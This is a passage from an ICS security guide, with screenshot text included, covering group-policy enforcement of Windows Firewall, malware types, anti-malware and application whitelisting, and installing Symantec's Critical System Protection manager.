| Windows Firewall state: | On |
| Incoming connections: | Block all connections to programs that are not on the list of allowed programs |
| Active home or work (private) networks: | Network 2 |
| Notification state: | Notify me when Windows Firewall blocks a new program |

Public networks — Not Connected

Having to do this for all your clients might become a daunting task depending on the size of the ICS network. If you are lucky enough or brave enough, depending on who you ask, and have a domain established on the ICS network that covers the industrial zone clients, you can use a group policy setting to force the firewall from starting on system boot. The following instructions detail how this is done:

1. In your Active Directory Domain Controller, open the **Group Policy Management** tool:



SERVERS
All servers | 1 total


| Server Name | IPv4 Address | Manageability | Last Update | Windows Activation |
|---|---|---|---|---|
| IDMZ_AD-DC_1 | 192.168.33.100 | Online - Performance counters not started | 9/17/2017 4:00:55 PM | 00376-30816-85832-AA971 (Activated) |

EVENTS
All events | 6 total

| Server Name | ID | Severity | Source | Log | Date and Time |
|---|---|---|---|---|---|
| IDMZ_AD-DC_1 | 1844 | Warning | Microsoft-Windows-ActiveDirectory_DomainService | Directory Service | 9/17/2017 3:15:16 PM |
| IDMZ_AD-DC_1 | 6016 | Warning | DFSR | DFS Replication | 9/17/2017 3:15:15 PM |
| IDMZ_AD-DC_1 | 4013 | Warning | Microsoft-Windows-DNS-Server-Service | DNS Server | 9/17/2017 3:14:59 PM |
| IDMZ_AD-DC_1 | 2886 | Warning | Microsoft-Windows-ActiveDirectory_DomainService | Directory Service | 9/17/2017 3:14:42 PM |
| IDMZ_AD-DC_1 | 1202 | Error | DFSR | DFS Replication | 9/17/2017 3:00:51 PM |
| IDMZ_AD-DC_1 | 414 | Warning | Microsoft-Windows-DNS-Server-Service | DNS Server | 9/17/2017 3:00:46 PM |


SERVICES
All services | 13 total

2. Find the group policy that applies to the clients on which we want to enforce the firewall start at boot. Note that I created a dedicated policy object for clients that are not restricted in any way. This means that they can be updated and rebooted and controlled in other ways without hindering production:




3. Right-click on the policy and select **Edit...**.

4. Now, navigate to **Computer Configuration** | **Policies** | **Windows Settings** | **Security Settings** | **System Services**:



```
IndustrialZoneClients_NonRestricted [IDMZ_AD-DC_1.INDUSTRIALCOI
  Computer Configuration
    Policies
      Software Settings
      Windows Settings
        Name Resolution Policy
        Scripts (Startup/Shutdown)
        Deployed Printers
        Security Settings
          Account Policies
          Local Policies
          Event Log
          Restricted Groups
          System Services
          Registry
          File System
          Wired Network (IEEE 802.3) Policies
          Windows Firewall with Advanced Security
          Network List Manager Policies
          Wireless Network (IEEE 802.11) Policies
          Public Key Policies
          Software Restriction Policies
          Application Control Policies
          IP Security Policies on Active Directory (INDUSTRIAL
          Advanced Audit Policy Configuration
        Policy-based QoS
      Administrative Templates: Policy definitions (ADMX files) re
    Preferences
  User Configuration
    Policies
    Preferences
```

5. From here, right-click on the **Windows Firewall** service and select **Properties**. Now, in the Windows Firewall Properties, select the following options:
    1. Select **Define this policy setting**.
    2. Select **Automatic** for **Select service startup mode**.
    3. Now click on **OK** to make the changes.



IndustrialZoneClients_NonRestricted [IDMZ_AD-DC_1.INDUSTRIALCOI
- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
        - Event Log
        - Restricted Groups
        - System Services
        - Registry
        - File System
        - Wired Network (IEEE 802.3) Policies
        - Windows Firewall with Advanced Security
        - Network List Manager Policies
        - Wireless Network (IEEE 802.11) Policies
        - Public Key Policies
        - Software Restriction Policies
        - Application Control Policies
        - IP Security Policies on Active Directory (INDUSTRIAL
        - Advanced Audit Policy Configuration
      - Policy-based QoS
    - Administrative Templates: Policy definitions (ADMX files) re
  - Preferences
- User Configuration
  - Policies
  - Preferences

| Service Name | Startup | Permission |
|---|---|---|
| Virtual Disk | Not Defined | Not Defined |
| VMware Alias Manager an... | Not Defined | Not Defined |
| VMware CAF AMQP Com... | Not Defined | Not Defined |
| VMware CAF Manageme... | Not Defined | Not Defined |
| VMware Physical Disk Hel... | Not Defined | Not Defined |
| VMware Snapshot Provider | Not Defined | Not Defined |
| VMware Tools | Not Defined | Not Defined |
| Volume Shadow Copy | Not Defined | Not Defined |
| WalletService | Not Defined | Not Defined |
| Windows Audio | Not Defined | Not Defined |
| Windows Audio Endpoint... | Not Defined | Not Defined |
| Windows Biometric Service | Not Defined | Not Defined |
| Windows Camera Frame ... | Not Defined | Not Defined |
| Windows Connection Ma... | Not Defined | Not Defined |
| Windows Defender Netw... | Not Defined | Not Defined |
| Windows Defender Service | Not Defined | Not D |
| Windows Driver Foundati... | Not Defined | Not D |
| Windows Encryption Prov... | Not Defined | Not D |
| Windows Error Reporting ... | Not Defined | Not D |
| Windows Event Collector | Not Defined | Not D |
| Windows Event Log | Not Defined | Not D |
| Windows Firewall | Not Defined | Not D |
| Windows Font Cache Serv... | Not Defined | Not D |
| Windows Image Acquisiti... | Not Defined | Not D |
| Windows Insider Service | Not Defined | Not D |
| Windows Installer | Not Defined | Not D |
| Windows License Manage... | Not Defined | Not D |
| Windows Management In... | Not Defined | Not D |
| Windows Mobile Hotspot... | Not Defined | Not D |
| Windows Modules Installer | Not Defined | Not D |
| Windows Push Notificatio... | Not Defined | Not D |
| Windows Push Notificatio... | Not Defined | Not D |
| Windows Remote Manag... | Not Defined | Not D |
| Windows Search | Not Defined | Not D |
| Windows Time | Not Defined | Not D |
| Windows Update | Not Defined | Not Defined |

Windows Firewall Properties

Security Policy Setting

Windows Firewall

[✓] Define this policy setting


Select service startup mode:

[✓ Automatic] Manual Disabled

This will make the **Windows Firewall** service start automatically at startup every time the system boots, even if the service is disabled by the user. Access to the startup settings of the service can be further restricted by setting the security properties under **Edit Security**. Click on **OK** to finalize the configuration of the **Windows Firewall** service.

The previous instructions solidified the startup behavior of the **Windows Firewall** service. To control how the system user is allowed to interact with the service, we can manipulate some other group policy settings.

In the same **Local Group Policy Editor** screen, navigate to **Computer Configuration** | **Policies** | **Administrative Templates: Policy definitions (AD DC)** | **Network** | **Network Connections**:


IndustrialZoneClients_NonRestricted [IDMZ_AD-DC_1.INDU
Computer Configuration
Policies
Software Settings
Windows Settings
Administrative Templates: Policy definitions (AD
Control Panel
Network
Background Intelligent Transfer Service (E
BranchCache
DirectAccess Client Experience Settings
DNS Client
Fonts
Hotspot Authentication
Lanman Server
Lanman Workstation
Link-Layer Topology Discovery
Microsoft Peer-to-Peer Networking Servi
Network Connections
Windows Firewall
Domain Profile
Standard Profile
Network Connectivity Status Indicator
Network Isolation
Network Provider
Offline Files
QoS Packet Scheduler
SNMP

Windows Firewall

Select an item to view its description.

| Setting | State | Comment |
|---|---|---|
| Domain Profile | | |
| Standard Profile | | |
| Windows Firewall: Allow authenticated IPsec bypass | Not configured | No |

In the two submenus shown here, different restrictions can be applied to situations where the system is connected in a domain environment and where it's not. This is a great way to protect laptops because they can be set to act more restrictive when they leave the domain environment.

Under the domain submenu, we can observe several settings that can be configured. From here, aspects such as preventing firewall exceptions from being added or removed can be set. Also available in this submenu are globally administered port exceptions, as well as program exceptions.

## Anti-malware software

The next layer of defense controls to achieve ICS computer security involves restricting, inspecting, and verifying the programs and files that get loaded, copied, or executed on a computer system. This is the function of anti-malware software.

Malware, or malicious software, is any program or file that is harmful to a computer or performs unwanted actions on or to the computer. Malware includes computer viruses, worms, Trojan horses, and spyware. These malicious programs can perform a variety of functions, including stealing, encrypting, or deleting sensitive data, altering or hijacking core computing functions, and monitoring user interactions with the computer without the user's knowledge or consent.

## Types of malware

There are several types of malware, each with their own unique characteristics:

- A **virus** is defined as a malicious program that can execute itself and that spreads by infecting other programs or files.
- A **worm** is a type of malware that can self-replicate without a host program. Worms typically spread without any human interaction or directives from its creator.
- A **Trojan horse** is a malicious program that is designed to appear as a legitimate program, hiding its malicious intent.
- **Spyware** is a kind of malware that is designed to secretly collect information on users and their computer activities, often with the intent to steal login credentials.
- **Ransomware** is designed to infect a user's system and encrypt certain data. Cybercriminals then demand a ransom payment from their victims in exchange for decrypting that data.
- A **rootkit** is a type of malware designed to obtain and sustain access to a victim's system. Once installed, the program can hide itself and other malicious programs from plain view by hooking core operating APIs, manipulating return values to avoid detection.
- A **backdoor** virus or **remote access Trojan** (**RAT**) is a malicious program that secretly creates a backdoor into an infected system that allows threat actors to remotely access it without alerting the user or the system's security programs.

An anti-malware scanner can discover these types of malicious code and others by scanning files located on a system's hard drive or streams of data entering a computer system via any of its communication interfaces and comparing the scanned byte patterns to a database containing specific byte patterns, or signatures, used by known malware. What this means is that in order for the scanner to detect a malicious program, its signature, the byte pattern by which it can be uniquely identified, needs to be in the anti-malware scanner's malware definitions file. The definitions files are kept up to date by regularly going out to the definitions update server and fetching the latest version, making sure newly discovered pieces of malware get detected by the scanner.

Where it is possible to set up regular updates of its definitions files, an anti-malware scanning solution is a great additional layer of security. If anti-malware scanner definitions cannot be updated regularly, the solution becomes pretty much useless. In such cases, an application whitelisting solution would be a better fit. Refer to the next section for a discussion on application whitelisting solutions.

Some of the proven anti-malware solutions on the market include the following:

- McAfee for McAfee Web Gateway
- AVG Technologies for AVG Internet Security Business Edition
- Astaro Internet Security for Astaro Security Gateway
- Cisco Systems for Cisco IronPort S-Series Secure Web Gateway
- ESET for ESET NOD32 Antivirus 4
- McAfee for McAfee Web Gateway
- Symantec for Symantec Endpoint Protection Small Business Edition

When shopping around for an anti-malware solution for your ICS environment, look for ones that offer the best detection rates, perform regular updates, use little computer resources, and have a comprehensive deployment and monitoring architecture in order to make the management of the solution easier. I have personally worked with both McAfee's and Symantec's anti-malware solutions and find them both competent options for deployment in an ICS environment.

## Application whitelisting software

A relative newcomer to the security space, at least as far as ICS security is concerned, is application whitelisting software. As we discussed earlier, in the Microsoft AppLocker section, application whitelisting is the practice of specifying a list of approved software applications that are permitted to be run on a computer system, while denying the execution of any remaining applications. The goal of application whitelisting is to protect computers from potentially harmful applications by only allowing the execution of programs that are verified to be secure and legit. **National Institute of Standards and Technology** (**NIST**) suggests using application whitelisting in high-risk environments, where it is vitally important that individual systems be secure and less important that software be usable without restrictions. To provide more flexibility, a whitelist may also index approved application components, such as software libraries, plugins, extensions, and configuration files.

## Application whitelisting versus blacklisting

Unlike technologies that use application blacklisting, which uses a list of blacklisted or undesirable programs and prevents those from executing, whitelisting is more restrictive and allows only those applications that have been explicitly permitted, to run. There is great debate among security experts over which technique, blacklisting or whitelisting, is better. Proponents of blacklisting argue that application whitelisting is too complex and difficult to manage. Compiling the initial whitelist requires detailed knowledge about all the users' tasks and the applications they need to run to perform those tasks. Maintaining the list can become a nightmare if many systems change regularly.

On the other hand, maintaining a list of blacklisted applications is not an easy task, and what if you miss one or what if the signature of the blacklisted application changed just enough to not be detected by the blacklisting application? From my experience, a blacklisting application is best suited for systems that change frequently because of updates, additions, and other changes to the application and the operating system. Also, because of maintaining the blacklist of applications, a system like this should be able to receive regular list updates, be it from the Internet or an intermediate update server. In a typical ICS environment, systems in level 3 and higher in the Purdue model are prime candidates for a blacklisting solution.

A whitelisting application works well on systems that are more stagnant in nature: ones that don't change regularly because of patching or repurposing. Computer systems in level 2 and below of the Purdue model tend to be of such caliber. They are often purpose-built (Windows) computers that are set up in just the right way to serve their unique purpose. Because of their location, their age, or OEM-enforced restrictions, these systems do not receive or cannot receive application or operating system updates. This stagnant posture and the inability to be defended by other means make these systems perfectly suited for a whitelisting solution.

## How application whitelisting works

The implementation of application whitelisting begins with creating a list of approved applications. In its simplest form, the application whitelisting program looks at the predefined file attributes associated with whitelisted applications, such as the file name, file path, and file size, to determine whether an application is allowed to run and, optionally, by which user. Attackers can quite easily replace whitelisted applications with malicious apps that have the same size and the same filename as a permitted application if the application whitelisting program is only using simple attributes to verify the program that is requesting to run. Therefore, it is advisable that the application whitelisting software you are going to implement is using cryptographic hashing techniques coupled with digital signatures linking executables and applications to their software developers as determining attributes of the application's identity and validity.

## Symantec's Embedded Security: Critical system protection

As mentioned in the previous section, Microsoft's AppLocker is an application whitelisting solution that comes with all modern versions of the Windows operating system. It is a viable solution for smaller deployments or to use when you are not ready to spend the money for a third-party solution like McAfee's Application Control (`https://www.mcafee.com/us/products/application-control.aspx`) or Symantec's Embedded Security: Critical System Protection (`https://www.symantec.com/products/embedded-security`). Compared to Microsoft's AppLocker, the paid-for solutions add more features, provide an easier deployment and management experience, and allow for more granular control. Among the extra features are deployment portals and reporting capabilities. The paid-for solutions also allow for a more controlled application execution by adding a sandboxing feature that allows you to run the whitelisted application under strict supervision and with configurable boundaries.

A sandbox can, for example, dictate that the whitelisted application can only access files within its own running directory, or the application can be restricted from communicating over the network. Other controlled application execution features allow process restriction. With this, a Notepad process can be prevented from spawning a command shell. All in all, the paid-for solutions allow you to regulate every aspect of the computer. Some allow additional computer restrictions, such as USB port blocking and firewall capabilities.

In the following exercises, we are going to set up a Symantec Embedded Security: Critical System Protection application whitelisting solution and look at some of the product's features.

## Building the Symantec's Embedded Security: Critical System Protection management server

Symantec's Embedded Security: Critical System Protection works by installing an agent application on the systems that it will protect. An agent can be installed either in the **Managed** mode or the **Standalone** mode. A standalone agent is required for devices that have no connectivity with the Symantec Embedded Security: Critical System Protection manager - such as systems installed on isolated networks or with no network connectivity at all. A standalone agent stores all logs locally, and policies and configurations are applied to the standalone agent from outside of the central management console. Standalone agents can be installed on devices running the Windows, Linux, and QNX operating systems.


A managed agent has direct connectivity with the Symantec Embedded Security: Critical System Protection manager. Due to connectivity with the manager, the managed agent sends logs to the Symantec Embedded Security: Critical System Protection manager database for storage, and policies and configurations are pushed to the agent from the management console. Managed agents can be installed on devices running Windows or Linux operating systems.

The management console, the CSP manager application, and the CSP manager database all get installed on a Windows Server computer. It is recommended that you dedicate a Windows Server 2012/R2 or 2016 machine, attached to the ICS network, to install these applications on.

Installing the CSP server and console applications on the Windows Server 2016:

1. Copy the installers for the CSP server and console applications to the Windows server.
2. Run the management server installer, selecting all the default options unless instructed otherwise.

3. Select **Install SQL Server 2012 Express on the Local System** unless you want to connect to your own SQL Server that is already deployed and running on the ICS network:



Symantec Embedded Security Critical System Protection Manager 7.1.0

**Installation Type**

Choose the Type of installation you would like

● Evaluation Installation

- ● Install SQL Server 2012 Express on the Local System
- ○ Use an Existing MS SQL Instance


○ Production Installation [You must use an existing MS SQL instance]

- ● Install Tomcat and create the database schema
- ○ Install Tomcat component ONLY

Configuration File Path: C:\server.xml

Certificate File Path: C:\server-cert.ssl

4. Now you have to come up with another super secure password for the database administrator account:


Symantec Embedded Security Critical System Protection Manager 7.1.0

**Database Selection**

Specify the Connection Parameters

SQL Server 2012 Express Install Path: C:\Program Files (x86)\Common Files\Symantec Shared\SCSP

DB Data Path: C:\Program Files (x86)\Common Files\Symantec Shared\SCSP

Host Name: 127.0.0.1


Database Instance: SCSP

'sa' privileged User: sa

Password:

Confirm Password:

5. Run the management console application installer, selecting all the default options:


Symantec Embedded Security: Critical System Protection Console 7.1.0

